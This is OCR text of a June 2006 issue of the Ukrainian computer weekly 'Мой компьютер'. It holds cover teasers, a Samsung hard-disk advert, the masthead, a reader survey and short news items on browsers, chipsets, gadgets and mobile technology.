Еженедельный источник полезной информации

# МОЙ КОМПЬЮТЕР

#26

26 (405)

26.06-03.07.2006



#мАбила

## Вместо сердца – пламенная MOTORola

Хотите расширить возможности мобильного телефона Motorola C650? Предлагаем вам обзор софта для закачки в него картинок, мелодий, видео, «симов», Java-приложений и игр.

34



#Интернет-сервисы

## Инет на шару

Сегодня мы расскажем об абсолютно бесплатном Интернете, без оплаты за телефон. Даже если вы уже долго пользуетесь услугами одного и того же провайдера и не собираетесь его менять, то вы все равно не останетесь равнодушны к данному обзору интернет-провайдеров.


12


#Железный полигон

## Персональный фотолаб

Вы когда-нибудь заказывали печать снимков в фотосалонах? Результат классный, как дорогое аналоговое фото. А ведь этого можно достичь и в домашних условиях, с помощью фотопринтера Fujifilm Printpix CX-550.

стр.16





26

#Софт-пробирка

## Говорящий пингвин




Предлагаем познакомиться с OpenSource-решениями, позволяющими работать с компьютером пользователям с нарушением зрения. Дистрибутив Oralux, о котором пойдет речь, имеет многоязыковой программный синтезатор речи.

ПОДПИСНОЙ ИНДЕКС 35327

ISSN 1819-8708




WWW.MYCOMPUTER.UA

Со следующего номера встречайте обновленный «МИК»!



Издательский дом «Мой компьютер» – My Computer Publishing House

# уяви надійність в жорстких умовах!

## Жорсткі диски Samsung




Понад 15 років історії виробництва жорстких дисків Samsung – це історія досягнення беззаперечного лідерства. Сьогодні HDD Samsung, перш за все, – еталонна якість, досконала надійність, найвища продуктивність, найнижчий рівень шуму. Ці властивості дозволяють HDD Samsung бути найнадійнішими засобами зберігання важливої інформації, а кожному користувачу комп'ютера – цілком покладатися на їх надійність.

**Три незаперечні аргументи на користь HDD Samsung:**

- **Трирічна гарантія** виробника – найбільша з нині можливих.
- Унікальна пропозиція від Samsung Electronics – безкоштовне відновлення даних на вінчестерах Samsung (детальна інформація на веб-сайті www.epos.kiev.ua).
- 50% українських користувачів комп'ютерів у 2005 році віддали перевагу жорстким дискам Samsung.

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| Віола+ | (044) 515-2628 | МДМ | (044) 464-5555 | Прексим-Д | (048) 777-2277 | Спарк | (0622) 555-213 |
| К-Трейд | (044) 568-5005 | Навігатор | (044) 241-9494 | Неолоджик | (048) 728-3728 | Д'Комп | (056) 370-1104 |
| Комел | (044) 216-5013 | Нафком | (044) 241-9540 | ТІД | (0482) 248-911 | Нео-Сервіс | (0322) 403-121 |
| Компасс | (044) 531-9730 | Ніс | (044) 234-3838 | AMI | (062) 385-4888 | Техніка для бізнесу | (0322) 971-104 |
| КПІ-Сервіс | (044) 248-9555 | МКС | (0572) 141-425 | Техніка | (062) 385-8251 | | |

**Інфо-служба Самсунг Електронікс 8-800-5020000**
(дзвінки зі стаціонарних телефонів в межах України безкоштовні)
**www.samsung.ua**



## ВЫХОДНЫЕ ДАННЫЕ

Всеукраинский еженедельник
«МОЙ КОМПЬЮТЕР» № 26,
26.06.2006. Тираж: 20 500.
Рег. свидетельство: серия КВ № 3503 от 01.10.98.
**Подписной индекс в каталоге «Укрпочта»: 35327.**
**Учредитель:** ООО «К-Инфо».
**Издатель:** Издательский дом «Мой компьютер»
Киев, ул. Качалова, 6
info@mycomputer.ua
www.mycomputer.ua
Редакция может не разделять мнение авторов публикаций.
Ответственность за содержание рекламных материалов
несет рекламодатель. Перепечатка материалов
только с разрешения редакции.

**Редакция:** Киев, ул. Качалова, 6, тел. (044) 455-3575
**Для писем:** 03126, Киев-126, а/я 570/8
**Издатель:** Михаил Литвинюк.
**Главный редактор:** Татьяна Кохановская.
**Железный редактор:** Олег Федоров.
**Редакторы:** Игорь Ким, Антон Шостаковский
**Художественный редактор:** Андрей Шмаркатюк.
**Музыкальный редактор:** Виктор Пушкар.
**Эпистолярный редактор:** Трурль.
**Литературные редакторы:**
Анна Китаева, Данил Перцов.
**Верстка:** Дмитрий Василенко.
**Художники:** Федор Сергеев, Елена Маслова.
**Корректор:** Елена Харитоненко.
**Разработка дизайна:** © студия «J.K.™Design»,
Николай Литвиненко.
**Директор по маркетингу и PR:** Борис Сидюк
**Отдел маркетинга:** Надежда Николаева,
Роман Бураковский.
**Реклама:**Валентина Маркевич-Кравченко.
**Офис-менеджер:** Тамара Задворнова.
**Сбыт:** Елена Семенова, Оксана Квитка.
**Начальник отдела полиграфии:** Дмитрий Можаев.
**Отдел полиграфии:** Игорь Ильченко.
**Экспедирование:** Михаил Ковальчук.
**Разработка Web-сайта:**
© студия «J.K.™Design».
**Поддержка Web-сайта:** Ростислав Стрелковский.
**Пред. Издательского дома в Харькове:**
Вячеслав Белов (viacheslavb@ua.fm)
**Техническая поддержка:** ISP «IT-Park»
**Фотовывод:** ООО «TV-ПРИНТ» тел: (044) 464-7321
**Печать:** Типография ТМ «Мандарин»,
ТзОВ «Видавнича група "Експрес"» (Львівська обл.,
Яворівський р-н, с. Рясне Руське, вул. Свободи, 5
тел.: (0322) 97-4768)
Зак № **2554**
**Печать обложки:** Типография «День Печати»
тел.: (044) 559-2655
Цена договорная.

## ВНИМАНИЕ, ПРОМОКАЦИЯ

ак

Условия конкурса на странице 4

## ОГЛАВЛЕНИЕ

# Внимание!
# Новый конкурс!
# Сформируй МК по своему вкусу!

*Уважаемые читатели!*

*Мы стремимся сделать «Мой компьютер» еще более интересным и полезным для каждого из вас! Поэтому нам очень важно узнать ваше мнение о наполнении еженедельника, понять, какие темы для вас наиболее интересны.*

*Просим вас выставить балл по каждой из приведенных ниже тем по принципу:*
*5 — эта тема меня интересует больше всего*
*4 — эта тема для меня интересна*
*3 — я читаю статьи по этой теме от случая к случаю, наравне с другими*
*2 — я практически не интересуюсь этой темой*
*1 — эта тема не интересна вообще.*

*Перечень тематик:*

***1**. Компьютерное «железо» (**a** — Подробный обзор конкретного устройства, **b** — Обзор-тестирование нескольких подобных продуктов)*
***2**. Цифровая фототехника — (**a** — Подробный обзор конкретного устройства, **b** — Обзор-тестирование нескольких подобных продуктов)*
***3**. Мобильные устройства — телефоны, КПК, смартфоны, ноутбуки — (**a** — Подробный обзор конкретного устройства, **b** — Обзор-тестирование нескольких подобных продуктов)*
***4**. Акустика и звуковые карты («Имеющий уши») — (**a** — Подробный обзор конкретного устройства, **b** — Обзор-тестирование нескольких подобных продуктов)*
***5**. Интервью с яркими представителями IT-индустрии*
***6**. Софт (**a** — Тематические обзоры программных продуктов, **b** — Углубленное описание возможностей конкретных программ)*
***7**. Обучение работе с конкретными программами (Step by Step)*
***8**. Тематические обзоры сайтов*
***9**. Программирование*
***10**. Игры*

*Свое мнение вы можете высказать, отослав **SMS с текстом: 5027 [пробел] порядковый номер (с подпунктом) темы и баллом на номер 1051***

*Стоимость 1 SMS — 50 копеек (с НДС). **Пример:** Если вас больше всего интересуют тематические обзоры программных продуктов, SMS примет вид: **5027 [пробел] 6** (т.е. порядковый номер темы) **[пробел] b** (т. е. подпункт темы) **[пробел] 5** (т. е. количество баллов). Если подпункта в теме нет, указывайте только порядковый номер и балл.*

*Услуга доступна для абонентов ACE&BASE, КИЕВСТАР, DJUICE и SIM-SIM, UMC, ДЖИНС.*

*Сервис предоставлен компанией «Евроинформ». Телефон службы технической поддержки: (056) 770-4897.*

*Лицензия Киевстар ДКЗУ: № 009503 от 12.04.2001,*
*Лицензия UMC ДКЗУ: ГЛС АА № 223305 от 12.11.2002.*

*Вы можете отсылать любое количество SMS за любой из предложенных вариантов ответов. Результаты опроса будут обязательно учтены нами при формировании номеров «МК».*

***Среди наиболее активных участников будут разыграны ценные призы!***
***Благодарим вас за ответы!***



## ИНТЕРНЕТ

### Хит-парад доменных зон

По состоянию на середину июня число доменов в зоне **.COM** достигло почти 52.5 миллиона имен. Второе место занимает национальная зона Германии — почти 10 млн. Третье — у общей зоны **.NET** (более 7.5 млн. доменов). Английская **.UK** имеет 5 млн. доменов. Далее идут **.ORG** и **.INFO** (4.7 и 3 млн.) На 7 месте общеевропейская зона **.EU** — почти 2 млн. регистраций. Почти столько же у голландцев с их **.NL**. 9 место у общей зоны **.BIZ** — 1.4 млн. имен. Аргентинский **.AR** и итальянский **.IT** сражаются за 10–11 места (1.2 млн. в каждой зоне). На 12 месте Китай — 1.1 млн., за ним идет Бельгия — 1 млн. доменов. Российский **.RU** занимает 21 место с 513 тысячами зарегистрированных имен. А украинская зона **.UA** — 33 место: почти 200 тысяч доменов.

Источник: *Домен-Блог*

### Карточная стратегия на Mail.Ru

На портале **Mail.Ru** появилась новая игра **Берсерк Онлайн**, представляющая собой карточную стратегию в стиле фэнтези. Берсерк Онлайн@Mail.Ru является компьютерной версией первой и одной из самых популярных российских коллекционных карточных игр — «Берсерк». Фактически, «Берсерк Онлайн» — это классическая пошаговая стратегия, каждый отряд в которой является картой с определенными характеристиками. При этом «Берсерк Онлайн» не имеет никакого отношения к азартным карточным играм. Пользователям «Берсерк Онлайн» уготована роль могущественных магов, которые могут призвать на поле битвы сотни разных существ и монстров. Задача игрока заключается в том, чтобы грамотно подобрать войска и победить армию противника, разрушив его стратегические планы. Именно от того, насколько правильно с тактической точки зрения собран отряд и как осуществляется руководство, будет зависеть судьба героя. Пользователи «Берсерк Онлайн» могут выбирать среди представителей шести игровых стихий. Сразу после регистрации игрок получает некий базовый набор карт для поединков начального уровня. Для более сложных сра-




жений придется приобретать дополнительные карты: они продаются в бустерах по семь штук по цене в одну унцию (около 30 рублей). Унциями также оплачивается участие в профессиональных платных турнирах. Кстати, победители турниров могут рассчитывать на солидное вознаграждение и даже приз от разработчиков игры — ООО «Берсерк-Онлайн».

Источник: *Компьюлента*

### Бум социальных сетей

Компания **ComScore Networks**, занимающаяся анализом сетевого трафика, провела исследование популярности социальных сетей. Оказалось, что в апреле было зарегистрировано 48 миллионов уникальных посетителей социальной сети *MySpace*, а в мае это число возросло до 51 миллиона посетителей. Социальная сеть MySpace популярна в основном среди подростков и лиц в возрасте от 20 до 25 лет. Ресурс для размещения пользовательских видеоматериалов *YouTube* в мае удвоил количество посетителей по сравнению с апрелем. Теперь это число составляет 12.6 миллионов человек. По мнению аналитиков ComScore, популярность социальных сетей будет только расти. В данный момент феномен социальных сетей выходит на новый уровень развития, предполагая более тесное взаимодействие с рекламодателями.

Источник: *Компьюлента*

*Источники:*
*Домен-Блог:* www.db.co.ua
*Компьюлента:* www.compulenta.ru
*Internet.Ru:* www.internet.ru
*AIN:* www.ain.com.ua

## ПРОГРАММЫ

### Гейтсу на смену


В **Microsoft** в ближайшее время может заработать новая система внутреннего общения, которая позволит рядовым сотрудникам выдвигать собственные предложения по вопросам дальнейшего развития бизнеса корпорации. Система, известная под кодовым названием **Quests**, в настоящее время находится на ранней стадии развития. Основная идея Quests заключается в том, чтобы вовлечь в процесс планирования как можно больше технических специалистов и одновременно уменьшить зависимость корпорации от конкретных личностей, в том числе и от Гейтса. На прошлой неделе, напомним, *Билл Гейтс* объявил о намерении к июлю 2008 года отойти от повседневного управления корпорацией. Его обязанности частично возьмут на себя *Рэй Оззи*, директор по технологиям Microsoft, а также старший вице-президент и технический директор корпорации *Крейг Манди*. Система Quests как раз и должна будет упростить принятие решений для высокопоставленных менеджеров. В Microsoft утверждают, что Quests сможет не только предоставлять информацию о том, кто и над каким проектом работает, но и делать некие прогнозы относительно будущего. Работать Quests будет на основе *SharePoint*. Сообщить какие-либо дополнительные подробности о Quests в корпорации отказались. Примечатель-

но, что система, позволяющая видеть, над чем работают сотрудники компании, имеется и у Google. Кстати, Гейтс подчеркнул, что Quests будет качественно отличаться от системы внутреннего общения Google.

Источник: *Компьюлента*

## Файлокачка с обсерваторией

Вышла новая версия **GetRight v.6.0a**, популярного менеджера загрузки файлов. Программа поддерживает докачку, разбиение файлов для многопоточной загрузки, поиск файлов и зеркал (используя в том числе собственный сервис — *FileMirrors.com*), работу с прокси-серверами, мониторинг кликов в браузерах Internet Explorer, Netscape Communicator, Opera, NetCaptor и NeoPlanet, умеет отслеживать ссылки в буфере обмена. Интегрируется в Windows shell и может работать совместно с антивирусным ПО. Есть встроенный браузер для просмотра FTP-сайтов, утилита для дозвона и планировщик задач для работы по расписанию. Программа имеет удобный интерфейс и легко конфигурируется. Pro-версия отличается от обычной поддержкой загрузки файлов на серверы, режимом Client/Server, поддержкой скриптового языка, наличием GetRight Proxy Server, проверкой MD5, новым интерфейсом и т.д. В новой версии в основном исправляются ошибки из финального релиза шестой серии.



Источник: *iXBT*

## Девятая опера

Вышла окончательная версия девятой версии браузера **Opera**. Это один из самых быстрых и гибких в настройке браузеров. Используя скины, пользовательские панели и другие средства настройки интерфейса, его внешний вид можно изменять до неузнаваемости. Программа позволяет «на лету» отключать и включать графику, а также может похвастаться фирменной технологией масштабирования web-страниц, благодаря которой пользователи браузера практически никогда не видят горизонтальной прокрутки. Основные нововведения девятой версии — это встроенный блокировщик рекламных окон, поддержка виджетов — небольших мини-приложений, которые могут использоваться в Opera для чтения новостей, встроенных игр, расширенных возможностей поиска и т.д. В Opera 9 есть специальное меню для работы с виджетами, при помощи которого можно их удалять, добавлять и организовывать. Среди других новинок — улучшенные возможности форматирования сообщений при написании писем, простая настройка сайтов в окне поиска, предпросмотр открытых страниц в виде эскизов, новые функции по работе со скриптами, поддержка протокола BitTorrent, удобный просмотрщик исходного кода страниц. В этой версии представлен новый формат хранения данных. Для его использования необходимо будет преобразовать все данные о почтовых аккаунтах в новый формат. Разработчики предупреждают, что обновленные данные нельзя будет использовать с более ранними версиями браузера. Программа имеет новый инсталлятор, который дает возможность выбрать один из 30 языков установки.



Источник: *3D News*

## Дом, который построил Google

Поисковый гигант **Google** все настойчивее рвется в другие сегменты IT-рынка. В частности — непоискового программного обеспечения. Недавно компания анонсировала свой продукт **Google SketchUp**. Это простая в использовании программа для создания и модификации трехмерных

моделей домов, объектов и прочих архитектурных сооружений. Вместе с Google SketchUp вы сможете добавлять новые детали, текстуры, стекла и прочие элементы к своим моделям. Воплотить, так сказать,



свои архитектурные фантазии в реальность. Стоит он в буквальном смысле всего ничего. Загружается тут: **dl.google.com/sketchup/GoogleSketchUpW-EN.exe**.

Источник: *iXBT*

*Источники:*
*Компьюлента:* www.compulenta.ru
*IXBT:* www.ixbt.com
*3D News:* www.3dnews.ru

## ТЕХНОЛОГИИ


### VIA готовится

По неофициальной информации, компания **VIA** намерена продолжить производство чипсетов *PT890, PT880 Ultra, P4M800, P4M800 Pro* и *P4M890* для процессоров *Intel*, а также наборов логики *K8T800 Pro, K8T890, K8T900* и *K8M890* для чипов *AMD*. При этом в компании подчеркивают, что существующие решения будут совместимы с готовящимися к выпуску двуядерными процессорами *Core 2 Duo*. Вместе с тем VIA планирует представить и несколько новых чипсетов. В частности, в компании работают над набором системной логики **PT900**, преемником PT890. Чипсет PT900 получит поддержку памяти DDR400 и DDR2 533/667/800, а также будет обеспечивать возможность использования двух интерфейсов PCI Express x16 для конфигураций Multi-Chrome (поддержка SLI и CrossFire, по всей видимости, реализована не будет). Еще один готовящийся к выпуску набор логики, **P4M900**, будет снабжен интегрированным графическим ядром *Chrome9*. Материнские платы на основе этого чипсета можно будет использовать в компьютерах с логотипом Windows Vista Premium Ready. Кстати, помимо процессоров Intel, набор логики P4M900 будет поддерживать и собственные чипы *VIA C7* с частотой системной шины 400/533 МГц. Компания уже изготавливает пробные образцы микросхем P4M900, однако о сроках массового производства пока ничего не известно. Что касается процессоров AMD, то для них VIA в ближайшее время не намерена выпускать новых чипсетов. Зато компания готовит новый южный мост **VT8237S**, который будет представлять собой усовершенствованную версию VT8237A. Среди основных характеристик VT8237S следует упомянуть многоканальный звуковой кодек Azalia и контроллер SATA II. Нужно отметить, что ни один из современных южных мостов VIA (VT8237R+, VT8237A, VT8251) не имеет интегрированного контроллера Gigabit Ethernet, кроме того, отсутствует поддержка шести портов Serial ATA II и массивов RAID уровня 5.

Источник: *Компьюлента*

### По донесениям разведки

Выход нового набора системной логики с интегрированным графическим ядром **ATI RS600 IGP** должен состояться в следующем месяце, а осведомленные источники, близкие к производителям материнских плат, уже приоткрывают завесу тайны над его преемником — **RS700**.




Этот чипсет обеспечит полноценную поддержку DirectX 10 и Shader Model 4.0, причем графическое ядро будет иметь ту же унифицированную архитектуру шейдерных процессоров, что и окутанный слухами дискретный R600. Поддержка технологии Avivo перекочует в RS700 из предшественника, который будет флагманским продуктом ATI до средины следующего года. Производство RS700 будет вестись с применением 65-нм техпроцесса. Для его внедрения не придется перерабатывать дизайн материнских плат, которые будут использовать RS600 — наборы системной логики будут совместимы по контактам. Таким образом становится очевидным, что увидеть интегрированное решение с поддержкой DirectX 9.0c и Shader Model 3.0 поклонникам продукции канадской компании не доведется — ведь в ее RS600, по новым сведениям, будет интегрироваться графическое ядро на базе Radeon X700. Впрочем, а нужна ли встроенная передовая графика самым производительным решениям, куда может устанавливаться две, а то и три быстрых дискретных видеокарты? Разве что ATI действительно реализует свои планы по переносу функций расчета физики на встроенное графическое ядро.

Источник: *iXBT*

### Модные наручные компьютеры

Американское подразделение **Eurotech** компания **Parvus** продемонстрировала на конференции *Armed Forces Communication Electronics Association's 2006 TechNet International Conference* свой новый наручный ПК (wrist-worn PC) **Zypad WL 1000**. Новинка предназначена не только для военных, но и для тех, у кого по роду деятельности должны быть свободные руки, — медиков, спасателей, охранников и других. Zypad WL 1000 работает под управлением операционных систем Linux или же Windows CE, обеспечивает беспроводную связь, GPS и, конечно же, имеет режим hands-free. Первый Zypad WL 1000 основан на 32-битном MIPS-процессоре *Raza Microelectronics Au 1100* (да-да, бывший AMD Alchemy Au 1100), работающем на частоте 400 МГц. ПК включает 64 Мб ОЗУ и столько же ПЗУ, имеется устройство чтения карт памяти SD. WL 1000 оборудован 3.5" сенсорным дисплеем с разрешением 240×320 точек, автоматической регулировкой уровня контрастности и 11-кнопочной клавиатурой с подсветкой. Среди сетевых адаптеров присутствуют Wi-Fi 802.11b/g и Bluetooth class 2 (дальность — 10 м) со встроенными антеннами (у 16-канального GPS-приемника антенна также интегрированная).




Для подключения внешних устройств доступны два порта USB 1.1 (Master Port и De-

vice Port). Есть даже звуковые входы-выходы. Корпус наручного ПК защищен от пыли и воды и соответствует стандарту IP 54 (NEMA4). Производителем заявлен рабочий диапазон температур от −10°C до +50°C. Заряда 2200-мАч литий-ионной батареи должно хватать в среднем на 8 часов работы. Сберечь энергию помогает и патентованная технология переключения ПК в спящий режим при опускании пользователем руки. Эта же технология предназначена и для включения аварийного радиомаяка, если пользователь упал и неподвижен. Ориентировочная цена Zypad WL 1000 составит $2500, а появиться на рынке новинка должна в июле.

Источник: *iXBT*

## 111 миллионов пикселей

В то время как в любительских фотокамерах устанавливают датчики разрешением несколько мегапикселей, есть области, где таким разрешением не обойтись. Специализирующаяся на изготовлении датчиков высокого разрешения компания **DALSA Semiconductor** (подразделение корпорации DALSA) объявила о выпуске первого в мире датчика, перешагнувшего 100-Мп отметку. Заказчиком изделия-рекордсмена является калифорнийская компания **Semiconductor Technology Associates** (STA). Прибор с зарядовой связью (CCD) имеет размеры около 10×10 см. На указанной площади по-



местилось 111 миллионов пикселей (10560×10560 пикселей). Датчик был изготовлен на заводе DALSA Semiconductor, расположенном в Канаде. Несложно предположить, что к разработке приложили руку военные — STA планирует использовать чудо техники в астрономическом оборудовании, изготавливаемом по заказу обсерватории ВМФ США.

Источник: *iXBT*

## Карманный проектор

Современные проекторы становятся все меньше и меньше. До карманных вариантов дело пока еще не дошло, но новенькая машинка от **Sony** уже практически подобралась к желанным миниатюрным размерам. Новинка легко помещается на ладони и без проблем влезет в любой чемодан или дорожную сумку. Свет для проектора дают 14 LED-элементов, что должно также позитивно отразиться и на энергопотреблении. Используемые светодиоды способны воспроизводить весь цветовой спектр. Поддерживается единственное разрешение 800×600 пикселей. Имеется D-sub вход, внешний адаптер и специальный экран, позволяющий несколько увеличить яр-



кость изображения (к сожалению, только на 20-дюймовой поверхности). Пока нет никаких данных о номере модели, цене или приблизительной дате выхода.

Источник: *3D News*

## Мышка-говорун

Почти у каждого компьютера есть мышка. А как насчет того, чтобы доба-



вить на стол еще пару грызунов? Интернет-магазин **Brando** предлагает симпатичные колонки в виде настоящих мышей. Правда, нужно отметить, что сделаны они с некоторой долей садизма: чтобы их включить, нужно откинуть голову мыши, и под ней обнаруживается динамик. Выходная мощность колонок 3 ватта на канал, есть встроенный усилитель, регулятор громкости и кнопка для быстрого отключения звука. В рабочем состоянии в области глаз и носа мышей зажигаются голубые огоньки, поэтому в темном помещении они выглядят особенно эффектно. Колонки могут быть подключены к компьютерам, работающим под управлением Windows и MacOS. Стоят $29.

Источник: *3D News*

## USB. А теперь — пепельница!

Огромное число людей во всем мире следят за ходом Чемпионата мира по футболу, сидя за компьютером. Если, переживая за судьбу каждого поединка, вы



выкуриваете сигарету за сигаретой, обязательно приобретите новую USB-пепельницу в виде футбольного мяча. Она не только украсит рабочее место, сделав его соответствующим ситуации, но и уменьшит задымленность в помещении. Пепельница имеет специальный фильтр, который начинает поглощать дым, как только определяет его появление. Для включения устройства достаточно приподнять верхнюю часть мячика. Пепельницу можно использовать и у телевизора, когда вы смотрите футбол на диване, ведь она может питаться не только через USB, но и от двух батареек формата AA. Стоит устройство $25.

Источник: *3D News*

## AGP не сдается!

Несмотря на достаточно долгое по меркам Hi-Tech существование шины PCI-Express в потребительском сегменте, AGP-платформа продолжает присутствовать на рынке, получая регулярную порцию новинок. Сообщается, что калифорнийская **NVIDIA** решила выпустить в третьем квартале текущего года специальные AGP-версии видеочипов **GeForce 7600 GS/GT**, ранее данные видеокарты можно было «подружить» с AGP лишь посредством моста-коммутатора HSI. Возможно, что выпуск AGP-версии GeForce 7600 GPU благоприятно скажется на снижении себестоимости видеокарты, ведь необходимость в размещении дополнительного чипа HSI отпадет. Однако не стоит исключать, что NVIDIA решилась на подобный шаг из-за прекращения выпуска чипов HSI компанией *IBM*, о чем мы недавно рассказывали. Тем не менее, продление жизненного цикла AGP-чипсетов Intel серии 865 до первого квартала 2007 года, а также рост спроса на функциональные недорогие платформы в развивающихся рынках вполне могли привести к ситуации выпуска новых AGP-видеочипов, которую мы и наблюдаем в случае NVIDIA. Состоится ли адекватный ответ ATI, или компания решит не выпускать новых AGP-чипов, будет известно уже скоро. Возможно, канадская компания не станет предпринимать никаких дополнительных мер, чтобы форсировать свое присутствие в AGP-сегменте.

Источник: *3D News*

*Источники:*

*Компьюлента:* **ww.compulenta.ru**

*iXBT:* **w.ixbt.com**

*3D News:* **www.3dnews.ru**

**мАбила**

## Новое поколение

По данным интервью *Грега Саутера* (Gregg Sauter), исполнительного директора **Nokia Games Publishing**, опубликованному Gamasutra, компания Nokia планирует запуск нового поколения игр для **N-Gage** на базе S60 весной 2007 года, а некоторое количество «ориентированных на игры» смартфонов появится чуть позже, возможно, в 2008. Игровые модели все еще будут смартфонами на плат-

форме S60, но с ландшафтным экраном и улучшенной графикой. Возможно, Nokia хочет увидеть, как ведут себя эти игры на обычных смартфонах, прежде чем запустить игровые модели, что естественно, особенно после низких продаж оригинальных N-Gage и N-Gage QD.

Запуск игр нового поколения в 2007 пройдет в связке со всевозможными телесетями, благодаря которым игры будут продаваться как через Wi-Fi, так и через ПК. Интересно, что Саутер упомянул о возможности приобретать игры на картах памяти, но как только его попросили рассказать об этом поподробнее, он высказал надежду, что большинство покупок будет происходить благодаря именно закачке игр.

Вопрос о названии N-Gage отложен до конца лета, и неясно, собирается ли Nokia оставить его для своих игровых сервисов, либо придумает что-то новое.

Источник: *мАбила*

## Улетная зарядка

Компания **Energizer**, недавно анонсировавшая свою линейку **Energi To Go**, представила решение, которое можно использовать во время межконтинентальных перелетов. Зарядное USB-устройство **In-**




**Flight** подключается к 3.5-милиметровому выходу для наушников, заряжается 3–5 минут, около минуты передает заряд на USB-порт. Затем цикл повторяется.

Таким образом, USB-устройство может получить весьма приличный заряд энергии, пока вы на борту самолета (если только самолет не оборудован индивидуальными разъемами — в таком случае вам придется покупать специальный адаптер). Естественно, для большей продуктивности лучше выключить звук.

Для мобильных телефонов, КПК, iPod и прочей техники, которая не может заряжаться непосредственно от USB-порта, на ресурсе InflightPower.com предлагается более чем 700 наименований адаптеров. Базовое зарядное USB-устройство InFlight стоит $35, а за каждый дополнительный штекер придется доплатить $50.

Источник: *мАбила*

## eBay предупреждает по SMS

**eBay** запустил сервис предупреждения покупателей посредством SMS о событиях на аукционе, в котором они участвуют. Текстовые сообщения — первая услуга из троицы сигналов eBay. В следующем месяце появится система сигнализирования посредством телефонного звонка и IM.

Единожды подписавшись на текстовые предупреждения какого-либо аукциона, вы получаете сообщения, когда ваша заявка вышла из аукциона или когда сам аукцион близок к завершению. В первом случае можно предложить цену еще раз, просто ответив на сообщение. Услуга стоит 25 центов за аукцион и включает в себя до 10 предупреждающих сигналов.

Также eBay поддерживает WAP-сайт для поиска и голосования.

Источник: *мАбила*

## WiMax для мобилок

Японская компания **D-Clue Technologies** представила крошечный чип WiMax, который можно встроить в монтажную плату мобильного телефона. Размеры этого чипа — всего 5x5 мм. Эти чипы могут принимать входящий сигнал, позволяющий оперировать данными в пределах 50 км от базовой станции WiMax.

Так что вполне возможно, что скоро мобильные телефоны будут поддерживать HSDPA, Wi-fi и WiMax.

Окончательный вердикт по поводу успеха или неуспеха чипа WiMax еще не вынесен. Его развернутая коммерческая разработка проходит в Австрии, на базе компании **WiMax Austria**.

Источник: *мАбила*

## Мобильный пингвин

Идея **Linux** как мобильной платформы возродилась благодаря помощи компаний *Vodafone, NTT DoCoMo, Samsung, NEC, Panasonic* и *Motorola*.



Они собираются образовать бесприбыльную организацию для разработки открытой платформы Linux с целью применения ее в мобильной индустрии.

Новая мобильная операционная система появится в телефонах к 2007 году.

Для мобильного рынка это поистине революционное решение, так как оно даст бо́льшую подвижность и уменьшит стоимость.

Источник: *мАбила*

Партнер рубрики: *мАбила* — **www.mabila.ua**

## РЕДАКЦИОННЫЕ НОВОСТИ

## Сладкоголосое трио

Компания **Microlab Technology**, один из крупнейших мировых производителей

акустики, компьютерной периферии и комплектующих, анонсировала выход на



украинский рынок ультрасовременных Hi-Fi систем 5.1 серии X. Линейка состоит из трех моделей (X23, X25 и X27).

Акустические системы Microlab X-серии (X23, X25, X27) идеальны для просмотра фильмов. Даже искушенный ценитель качественного звука не останется равнодушным к превосходному качеству воспроизведения любимой музыки.

X-23 — это система с возможностью шестиканального воспроизведения звука. Модель станет оптимальным вариантом для создания домашнего кинотеатра. Система позволяет качественно воспроизводить звук музыкальных композиций и компьютерных игр. Стильный дизайн системы поможет ей стать отличным дополнением к любому интерьеру. Экспериментировать как с дизайном, так и со звуком можно, закрепляя сателлиты на стене. Отличное качество звука достигается за счет 8" динамика сабвуфера и 2.5" динамиков сателлитов. Магнитное экранирование динамиков препятствует возникновению помех при установке системы рядом с монитором.

X-27 — это отличная система как для тех, кто не представляет свою жизнь без музыки, так и для тех, кто любит смотреть фильмы на DVD. Для максимального озвучивания пространства сателлиты можно поставить на пол или закрепить на стене. Звучание системы представляет собой идеальное сочетание чистых высоких, средних и глубоких низких частот. Это достигается благодаря динамикам, разработанным всемирно известным экспертом в акустике *Питером Ларсеном*. Систему можно устанавливать рядом с монитором: магнитное экранирование динамиков препятствует возникновению помех. Системы microlab серии X, отличающиеся современным Hi-Tech дизайном, станут превосходным украшением вашего дома.

## Путь к звездам

